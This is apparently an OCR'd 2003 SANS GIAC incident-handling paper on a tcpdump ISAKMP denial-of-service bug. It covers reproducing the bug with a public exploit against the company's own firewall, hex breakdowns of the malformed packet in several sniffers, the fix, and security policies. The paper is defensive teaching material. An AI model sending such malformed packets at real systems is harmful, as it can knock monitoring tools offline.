
© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



The following screen capture is of nmap scanning the intrusion detection system for open UDP ports. The number of ports left open tell the technician that more security measures are needed.

© SANS Institute


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



The following screen capture is of the nmap scanning the Pix for open ports that may be used for setting up back doors. The Pix has better security applied than the intrusion detection system at this time.

© SANS Institute

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



At this stage, the technician believes this to be an attack at least on tcpdump. There are no other indications of other applications malfunctioning yet. Determining the last packet captured by tcpdump is the next lead to follow. At this time a backup of the intrusion detection system and web server are started. The following is the backup process for both systems.

The technician does not have a jump kit, which is a big mistake. AMB management did not require one either. A jump kit must be prepared for all systems, including the firewall.

The network File System (NFS) is used to backup all of the servers used on the inside network. The most important data is the client data generated on the web server. Backups are carried out at the end of each week. The backup machine consist of a linux box with one IP address. The IP address is 10.31.1.17. The backup system runs NFS server and all other systems will act as the NFS clients. The commands to set up and execute the backup process are in two parts. The NFS server side contains the file system or directory to export to the client. The NFS client side must mount the exported file system to itself

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

before it has access to the directory. AMB management looked upon this as some sort of security at one time. The technician would have to manually mount the file system when needed. There are two command sto set up the NFS servers and clients. In the file /etc/exports on the server side is line '/home/AMBbackup 10.31.1.99(rw)', which sets up the export of this directory. The client side will just mount the directory with the command 'mount 10.31.1.17:/home/AMBbackup /nfs'. Once the directory is available the program midnight commander (MC) is started. This program lets you list files on your hard drive. When the directory /nfs is accessed, it is really the server's imported directory. Files to copy are highlighted with the insert key and function key (F5) is used to copy files to selected directories.

When researching this incident tcpdump has a bug processing NFS records. This prompted AMB management to ask how safe is the backup process. There are many exploits for NFS alone to protect against. The technician suggested to use NFS over Secure Shell (SSH). Using this approach the file data is encrypted over the inside network and the internet. This method will provide security for the manager to transfer files are well, or support any technical work done remotely. The ssh is used to log into the remote machine to execute commands on that machine. This will provide secure encrypted communications over the internet. Secure shell allows forwarding TCP/IP ports over it's secure channel.


There are a few differences in how NFS is setup to use ssh to transfer data. The NFS server configuration must export the directory to it's own IP address. This provides the server with the proper file system so sshd can access it. SSHd can then securely forward the NFS data through it's tunnel. There are three process for the NFS client to tunnel to the NFS server. A connection must be made with the NFS port number 2049 on the server side. The port number for mountd is 1025 on the server side. When executing ssh, there must be a bind port number for ssh to use when connecting to NFS and mountd on the server side. The user name 'ambclient' is used to access the backup server. When executing ssh on the client side, blowfish is used for the ssh encryption. The first ssh command on the client side is 'ssh -f -c blowfish -L 5566:10.31.1.17:2049 -l ambclient 10.31.1.17'. The port number 2049 is for the NFS server. The other ssh command is 'ssh -f -c blowfish -L 7451:10.31.1.17:1025 -l ambclient. The port number 1025 is for the mountd running on the server side. The mount command on the client side will focus on using two port numbers, 5566 and 7451 for binding to NFS and mountd via ssh. The mount command on the client side is 'mount -t nfs -o tcp, port=5566 ,mountport=7451 localhost /home/AMBbackup /nfs'. By using this method the file transfers inside and remotely will be secured.

Eradication

The eradication process for this incident is to identify the bug or attack on tcpdump. Searching [20] - http://www.google.com with the words 'tcpdump' and 'isakmp' revealed the first lead. This also led to the secureteam web site were


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

the actual source code is available at [21] - www.securiteam.com/exploits/5KP0J009FO.html to recreate the exploit on tcpdump. The source code was compiled using 'gcc'. The technician can now recreate the exploit. The executable file name is called 'exploit'. The exploit program was run with the destination IP address 99.99.99.1, which is the outside interface of the Pix. The IP address of the intrusion detection box is 99.99.99.99. The exploit program is compiled on the intrusion detection system for testing. The fix is also learned at this time. The only fix provided for this exploit is to upgrade tcpdump to version 3.7.2. The latest version of tcpdump is available at [22] -http://www.tcpdump.org. The exploit program is executed with both versions of tcpdump. Version 3.6.1, which is the current version of tcpdump running on the intrusion detection system is started with the command : tcpdump -vvX. Version 3.7.2 of tcpdump is run in another session with the same command : tcpdump -vvX. The exploit program will sends the malformed packet to the Pix, and both sessions of tcpdump will capture the malformed packet. The session standing should be the version 3.7.2 of tcpdump. The current version of tcpdump should react as before going into an infinite loop. The following is a screen capture of the Exploit program sending the malformed ISAKMP packet to the Pix, and sniffed by the intrusion detection system.



The following screen capture is of tcpdump version 3.7.2 capturing the malformed ISAKMP packet. Tcpdump did not got into an infinite loop. Tcpdump was able to parse the exploit packet correctly.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



The results show that tcpdump version 3.7.2 passed the test. After capturing the malformed packet, the technician decides to analyze the packet information to see what the attacker is doing on a lower level. Using the IP header format version 4, the packet captured is looked at closer. The first byte 0x45 represents IP version 4, and the 5 is the header length variable. The 5 is multiplied by four to give the length of 20. This is the normal IP header length. Type of service is shown in the next byte 0x00. Two bytes are used for the total length of the packet which are 0x003c. The identification value is 0xcd1a. The two bytes for the flags and fragment offsets are 0x0000. The time to live value is 0xe1. This value could be used with other finger printing information to determine the attacker's operating system. The protocol value is 0x11 which is the UDP protocol number 17. The header checksum is two 0x7f6b. This check sum may be valid or invalid. The source IP address is 0x63636363. This value is the proper source IP address 99.99.99.99 of the attacker's box. The destination IP address is value 0x63636301. This is the outside IP address 99.99.99.1 for the Pix running the VPN server. This is the end of the twenty byte length identified in the first byte 0x45.

The next section is the UDP header information. The first two bytes identify the source port. The byte value 0x01f4 equals 500 which is the port number for ISAKMP. The next two bytes are for the destination port number. The value is also 0x01f4, which is 500 as well.The next two bytes represent the UDP length. The value is 0x2800. The last part of the UDP header is the checksum. The value is 0x5bba. This may be valid or invalid checksum.


The ISAKMP identification is next, starting with the initiator cookie. The value is 0xfc505a3142e82fb0. The responder cookie value is of equal length, value 0x76049f3f5e7c5bfb. The next payload value is one byte 0x45 or decimal 69. This is one of the numbers that appear in the tcpdump parsing loop. The ISAKMP version is 8.9 taken from the next byte value 0x89. The exchange type

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

main mode value is 0x0200. The message ID is value 0x6f571ce8. The length is value 0x00000020, which is 32 in decimal. The next byte is a reserved for the next payload value 0x45. The length value is 0x000000. This is an error for the length. The length must be at least the value of 4.

The AMB manager wanted alternative sniffers to consider. The other sniffers should be analyzed the same as tcpdump. The Technician also thought that it was neccesary to compare the exploit to other sniffers. Three other sniffers where setup to dump the captured packet in hex mode to determine how they address the bad packet. Ethereal, Snort, and Sniffit where chosen for comparison to each other and tcpdump.

The following is a screen capture of Ethereal Version 0.9.11. Ethereal is set up to sniff device eth0 on the intrusion detection system.



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Ethereal's reaction to the tcpdump exploit packet was positive. The technician is looking for how it is effected, if at all. Ethereal is installed on the same intrusion detection box as tcpdump. After sending the exploit ethereal captured 74 bytes. The IP packets starts on the 15 th. byte. The first byte is 0x45 for IP version 4 and the 5 is for the IP header length. The value 5 is multiplied by 4 to equal 20 for the header length. The type of service byte is 0x00. The next two bytes are 0x003c is the total length. The total length in bytes is 90. The identification value is in the next 2 bytes 0x179a. The flag and fragment value is in two bytes 0x0000. The next byte is 0xe1, which is the time to live value of 225. The protocol encapsulated in the packet is 0x11, which is equal to 17 for UDP. The header checksum is 0x354a. The source IP address is 99.99.99.99, represented int the bytes 0x63636363. The destination IP address is 99.99.99.1. The destination byte value is 0x63636301. This covers the IP header capture of the exploit. The UDP bytes captured are as follows. The source port number is 500 for ISAKMP which is 0x01f4. The destination port number is also 500. The hex value is 0x01f4. The UDP header length is 0x2800. The next two bytes are the checksum for UDP, value 0xe357. The ISAKMP intitiator cookie is eight bytes which is 0xcf361bdb8de44c18. The responder cookie value is also eight byteslong 0x72847d12766bd4a7. The next byte is 0x45 which is equal to 69. This is the reserved next payroll value. The ISAKMP version 8.9 is taken from the byte value 0x89. Byte 0x02 is to identify the exchange type which is main mode 2. The last three bytes cause the ISAKMP packet to fail given the length of zero. The byte value is 0x000000. Ethereal interprets this invalid length as bogus, and should at least have a length of 4. Ethereal passed the test for capturing and parsing the exploit.

The following screen capture is the output of Snort version 1.9.1. The command used is 'snort -xv -c snort.conf -P80'. The packet output from the exploit program is shown. Snort is the second sniffer tested with the exploit.

```
File  Edit  View  Terminal  Go  Help
07/12-12:21:33.873020 99.99.99.99:500 -> 99.99.99.1:500
UDP TTL:225 TOS:0x0 ID:61352 IpLen:20 DgmLen:60
Len: 10240
0x0000: 00 07 50 B6 ED 8C 00 50 BA CB 44 F8 08 00 45 00
0x0010: 00 3C EF A8 00 00 E1 11 5C DD 63 63 63 63 63 63
0x0020: 63 01 01 F4 01 F4 28 00 A0 B2 25 09 F3 93 29 97
0x0030: 91 1B 8E 0B B8 8C F4 84 89 C3 45 89 02 00 0C C9
0x0040: 3B 24 00 00 00 20 45 00 00 00

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

The packet is again dumped to hex format, and analyzed to validate it's output. Ethereal and Snort starts the IP packet at the 15 th. byte. The first byte is 0x45. The 4 is for the IP version and the 5 is multipied by 4 for the header length of 20. The next byte is 0x00 which is the type of service. The next two bytes will

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

be the total length 0x003c which equals 90. The identification is 0xf833. The flag and fragmentation value is 0x0000. The time to live is byte 0xe1. The protocol is UDP which is the number 17 inthe byte 0x11. The header checksum is value 0x5452. The source IP address used is 99.99.99.99 which is shown in byte 0x63636363. The destination IP address is 99.99.99.1 in the byte value 0x63636301. The UDP header is checked next with the source port number 500 shown in 2 bytes 0x01f4. The destinationport number is shown as 500 in the 2 byte field 0x01f4. The UDP header length is 0x2800. The checksum is 0x605b. The next 8 bytes are the vlaue of the ISAKMP initiator cookie. The byte value is 0x80eeaf19e2e11f64. The responder cookie is 0x3f58b15aca07ed5c. The next byte is the reserved field for the next payload 0x45. The version of ISKMP is 8.9 taken from byte 0x89. The exchange type is main mode 2 in the next byte 0x02. The message ID is the length of 5 bytes 0x00b0d2953c. The length is four bytes long 0x00000002. The next byte is the payload value 0x45, which is equals 69. The length of ISAKMP is again zero, which makes the packet invalid. The byte value is 0x000000. Snort has also passed the test for this type of exploit.

Sniffit is the third alternative sniffer used to test the exploit packet in comparison to tcpdump. The screen capture of sniffit version 0.3.5 is shown below.

```
File  Edit  View  Terminal  Go  Help
[root@localhost sniffit.0.3.5]# ./sniffit -P ip -P udp -p 0 -b -d -s 99.99.99.99
Supported ethernet device found. (eth0)
Sniffit.0.3.5 is up and running.... (99.99.99.99)

from 99.99.99.99 to 99.99.99.1
IP Packet precedence: Routine   (---)
FLAGS: -- --     Time to live (secs): 225
Protocol (17): UDP

UDP Packet ID (from_IP.port-to_IP.port): 99.99.99.99.500-99.99.99.1.500
 45 00 00 3C 0F E1 00 00 E1 11 3C A5 63 63 63 63 63 63 63 01 01 F4 01 F4 28 00
 74 DB 84 FB 77 60 22 5B 34 B8 BB 27 26 07 02 DF 39 4B 45 89 02 00 25 68 75 C4
 00 00 00 20 45 00 00 00
```

Sniffit like tcpdump starts the IP header at the first byte. The packet captured is analysed to see if the interpretaion is reliable. The first byte value 0x45 shows IP version 4 and the normal header length of twenty, described by the number 5. The type of service byte is 0x00. The header length is value 0x003c which is normal. The identification are the next two bytes 0x0fe1. The flags and fragments are value 0x0000. The time to live is 0xe1 which is equal to 225. The UDP protocol number is 17 which is the next byte 0x11. The IP header checksum is 0x3ca5. The source IP address is 99.99.99.99 taken from the bytes 0x63636363. The destination IP address 99.99.99.1 is shown in the byte value

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

0x63636301. The UDP header starts with the source port number 500 for ISAKMP in the next byte 0x01f4. The destination port number is 500 as well shown in byte value 0x01f4. The UDP header length is 0x2800. The checksum value are the next two bytes 0x74db. The ISAKMP information is in the next bytes starting with the initiator cookie value of 8 bytes 0x84fb7760225b34b8. The responder cookie is in the next 8 bytes value 0xbb27260702df394b. The reserved next payload is 69 in byte 0x45. The ISAKMP version 8.9 is taken from the next byte 0x89. The exchange type of main mode 2 is shown in the next byte 0x02. The ISAKMP message ID are the next 5 bytes 0x00256875c4. The length is the same as the others, value 0x00000002. The next payload byte value is 0x45, which is decimal 69. The final 3 bytes represent the ISAKMP length which is 0x000000. The length value of less than 4 makes the ISAKMP packet invalid. Sniffit has parsed the exploit packet properly, and may be considered as an addition or replacement for tcpdump.

Recovery

The recovery procedure for the tcpdump exploit is straight forward. The intrusion detection system box in this case is not compromised past the exploit and is left in tact. There are no pactches to fix the exploit, while using the current version of tcpdump. The specific fix for this exploit is in version 3.7.2 of tcpdump available at the website [23] - http://www.tcpdump.org. The new version is download in a few minutes. The installation process concist of a few commands. Using the command 'tar xvf tcpdup-3.7.2.tar' will extract the compressed files downloaded. The command './configure' will determine your system's reources and attempt to create a make file. This was successfull, and the command 'make' is run at the prompt. Once the make file runs successfully type 'make install'. This will distribute the tcpdump files where needed in other directories making tcpdump available at any prompt. Tcpdump version 3.7.2 is now installed and a countermeasure fot the DoS exploit is in place.

Lessons Learned

Lessons learned from this one exploit, created and restructured AMB's security policy. The manager and technician both agreed that their network has many vulnerabilities that they where not aware of. Just one packet caused a great deal of work, and exposed many weaknesses. An intrusion detection system will remain sniffing traffic on the outside interface. The IP address is not necessary on the interface card for sniffing. The wire enabling responces will be cut, so attackers will not get a responce form the intrusion detection system. AMB will become more effective if they are able to watch the attackers without them knowing it. A separate Linux box running an intrusion detection system as well will monitor the traffic on the inside interface of the Pix. The main reason for two sniffers is to compare the effectiveness of the firewall rules. When unwanted traffic is identified on both sniffers, rules if applicable may be added to the firewall to block traffic. If the unwanted traffic is detected on the outside sniffer and not an the inside sniffer, then the firewall is effectively blocking the unwanted traffic. One

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Linux box using two network interface cards, one for each network to match the networks on the Pix. If this box is compromised and taken over, the attacker has access to the inside network immediately. This would render the firewall useless as a layer of defense. The older version of tcpdump was not updated soon enough. This also opens the door othe applications that may needt o be upgraded. New releases and patches to critical applications are to be checked no later than every three months. The patches for applications are more likely to give an indication of how vulnerable they are. Using other vendor applications may be an option. The Cisco Pix running version 6.02 will have to be checked for vulnerabilities, patches, and upgrades. If AMB decides that the Pix is not secure enough, then firewalls from other vendors are to be evaluated. All Linux boxes will run iptable rules. The rules used will reflection the function of the Linux box. Only traffic necessary for the system to function should pass the firewall rules.

The network sniffers Snort and Ethereal are going under evaluation act as countermeasures for future attacks. Tcpdump will still remain sniffing traffic, and may feed thr other sniffer with data. Tripwire will be installed on all Linux boxes, to maintain the assurance that files are not changed. The system images that tripwire uses will remain on floppy diskettes. This is to defend against attackers gaining access to tripwire or exploiting vulnerabilities of tripwire. Any file download will go to one specific system. The files will transfer through the network from that box. This will cut down the applications and exposure of systems used on the internet.

The current policies are not enough to protect AMB from the many exploits on the internet. The manager decided to implement more policies,starting with an overall risk management policy. Additional policies for VPN, router, server, intrusion detection, and anti-virus are to be drafted immediately. This incident is just a wake up call to the reality of implementing adiquite network security to hopefully protect your business from attackers. AMB was interrupted with what turned out to be a low level attack. This attack could have continued with targeted attacks while the intrusion detection system is in DoS loop. Daily and weekly checks of the system will be documented and sent to management.

Management has now taken on the task of preparing security policies, for AMB's protection. It is clear that after experiencing this exploit, that even a low level threat can damage or cost your company in time and money. The assets of AMB are at risk as well, which is really the responcibility of management. The task of AMB's management is to create such policies as needed. Policies pertaining to their actual business will need a great deal of attention. A list of AMB's goals for business will target and setup the scope of the types of security policies. Management will review the raw policies to insure that what the most important areas are covered. Daily policy reviews are necessary, which will include the technicain. An outside technical consultant will be obtained to add another deminsion to the security policy developement. The wording of the policies are very important. All descriptions of rules and actions must have direct

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

and proper wording. The wording should also be quick and easy to read and understand. The security policies must be approved by management. There has to be a continuous effort to manage the issues and execution of the policies. Executing the policies will include the technician or others to check and follow certain rules. Reports will go back to the managers, to review and consider the relivance of the actions taken. Management must back up the policies and hold those who carry out the task to there actions. Once the policies are on target, they will be distributed to the proper departments to educate and execute. AMB is a small company in which their clients will recieve policies that pertain to them. Now that the rules are set, management and others must follow through on the task at hand. This will slow down production some at first, but will eventually become part of the days work.

There are many areas to cover to protect and insure stability in a reasonable manor. The following are just a few points of interest, to form the the basis of many policies for AMB.

1) Hardware purchases, installations, and maintenance

The system purchased must have enough resources to process data
Data stored must protected in order to avoid damage or corruption from inside or outside of the organization.
All systems purchased must be secured on a designated and protected area.

There must be an installation and setup plan established, before the system is purchased
Testing of all new systems must reflect the actual conditions of the companies business.
Disaster recovery plans should be tested in a timely fashion
Consideration must be given to media access such as floppy disk and CDs.

Registration of all hardware and software must be filled after installation

2) Employees and clients who work off and on the premises.

VPNs must be used to access the internal network, from the outside.
Passwords will be issued by mail and confirmation e-mail to protect against the stealing of information.
VPN client software must pass tests to insure connectivity and data transfers.
The Firewall must have planned management for VPN scalability.
There must be some level of protection from outside viruses, worms, trojans, and malicious code

3) Managing access to systems

Access control standards should start off as strict, and made flexible gradually for normal business activities
Consider limitations of of access time for employees and clients

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Logon screens and banners must notify users of policies
Reduce access to unattended systems
Controls for physical and logical access with admin or root privileges
Passwords must be at least 8 characters long, including symbols.
Must provide accounting for system use
Provide user authentication process
Control the access paths for all employees and clients

4) Networks, Servers, Firewalls, Routers, and Workstations

Network connectivity must not leak out information
Designs of where to palce components must be approved
All servers must be scalable, with enough speed asn storage
Backup systems must be provided for all devices.
Firewall rules must pass approval before applied
Routers must perform specific purposes for traffic direction.
Workstations ust be hardened, including anti-virus software
Wireless usage must pass leakage test before used
security audit to double check existing security.

5) Administration and Monitoring of systems

System responcibilities are made clear to technicians
Testing and developement must preceed production systems
Sensitive information must have the proper security procedures
Secured authority for outside access to systems
Start process of key management where not used
Set standards for all logging systems, and log storage
Conduct searches of logs for unusuall activity
Consider a real error logging system for alerts
Insure that the clocks are correct for all of the systems.
Use accounting system as to usage of system resources

6) Web communications

Policy for inside systems to access internet
Restrictions for downloading and which system to use
E-mail guidelines, for stucture and security
Web-site developement, features, and security issues
Internet time restrictions and accounting of usage
Determine confidentiality of e-mails and communications

7) Data Storage and Management

Confidential information must be secured
Time line for backups and data archives
Security for data/storage applications
Names for data stored in and directories
Specific protection for personal information
File deletions and recovery system

The network uses Linux boxes for servers, which are included in the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

security policies. Each type of system will have it's own policy description. Listed below are a few areas of concern for Linux boxes, drafted by the AMB management.

Organization of users and groups, with levels of access
Make use of private group access for certain users
Monitoring the boot process, and recording boot times for systems
Using different runlevels for different systems
Shut down procedures, run shutdown instead of the halt command
Understanding and tailoring the sysconfig file
Use programs to run at boot time for gathering information
Using crond to run automated jobs for reports
Control the numbe of people gaining access to root
Apply upgrades and patches to reduce the access to root
Encrypt passwords for better security
Use tripwire for file integrity
Using SSH to secure non-secure protocols
Securing the apache web server
Use certificates for access to web servers when needed
Use various partitions for data storage
Use and secure sendmail for e-mail

The issue of firewalls will make cause for considering other vendors. AMB also has in stock Nokia, CheckPoint, and iptables for Linux firewalls. All firewalls have strengths and weaknesses. It will be proposed to use these firewall at different places in the network. Firewalls from different vendors will be configured to replace each other for testing and backup. AMB now has a lot more to learn about network security.

